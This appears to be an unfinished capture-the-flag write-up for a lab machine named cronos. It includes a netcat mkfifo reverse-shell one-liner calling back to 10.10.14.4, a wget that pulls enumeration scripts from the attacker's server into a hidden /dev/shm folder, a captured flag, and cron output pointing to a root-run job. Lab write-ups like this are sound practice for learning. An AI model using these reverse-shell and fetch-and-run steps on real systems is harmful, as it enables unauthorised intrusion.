
first we will try the netcat reverseshell we check which netcat and it replies with /bin/netcat so which means it has netcat

`rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.4 1234 >/tmp/f`

we paste in command and press ctrl+u to convert to url type and then we listen in netcat and we have user



after this press send



and we go to home/noulis and we grab userflag

userflag---51d236438b333970dbba7dc3089be33b

we run `python -c 'import pty;pty.spawn("/bin/bash");'`

we get semi-interactive shell

now we have to do privilege escalation so now we don't have anything to work with so we will upload privilege checkers into the victim's machine we will download some privilege checker scripts and keep them in /opt/linux_privesc file
"python -m SimpleHTTPServer" -- to start a simple http server to get files

```
(root@kali)-[/opt/linux_privesc]
# ls
LinEnum  linuxprivchecker

(root@kali)-[/opt/linux_privesc]
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
^Z
zsh: suspended  python -m SimpleHTTPServer

(root@kali)-[/opt/linux_privesc]
# fg
[1] + continued  python -m SimpleHTTPServer
```

now go to victim shell and proceed to /dev/shm ----it will get deleted if server reboots its ramdisk

```
www-data@cronos:/$ ls
ls
bin    home      lib64      opt        sbin       tmp        vmlinuz.old
boot  initrd.img lost+found proc        snap       usr
dev    initrd.img.old media  1234       root       srv        var
etc    lib        listen     mnt on [any] run4       sys        vmlinuz
www-data@cronos:/$ cd /dev/shm
cd /dev/shm
www-data@cronos:/dev/shm$ mkdir .inj
mkdir .inj
www-data@cronos:/dev/shm$ cd .inj
cd .inj
www-data@cronos:/dev/shm/.inj$
```

and we go to home/noulis and we grab userflag

so now we will get the file on http server

wget -r <http://10.10.14.4:8000/>

and we get the files

```
www-data@cronos:/dev/shm$ cd .inj
cd .inj
www-data@cronos:/dev/shm/.inj$ wget -r http://10.10.14.4:8000/
wget -r http://10.10.14.4:8000/
--2021-01-13 16:46:07-- http://10.10.14.4:8000/
```

so lets start executing the script with LinEnum.sh

bash LinEnum.sh

after running this we get a output

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
bash LinEnum.sh

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
```

here see last php one which is scheduled run and it is under root so if we make it run anyhow we can have root access

cant do further

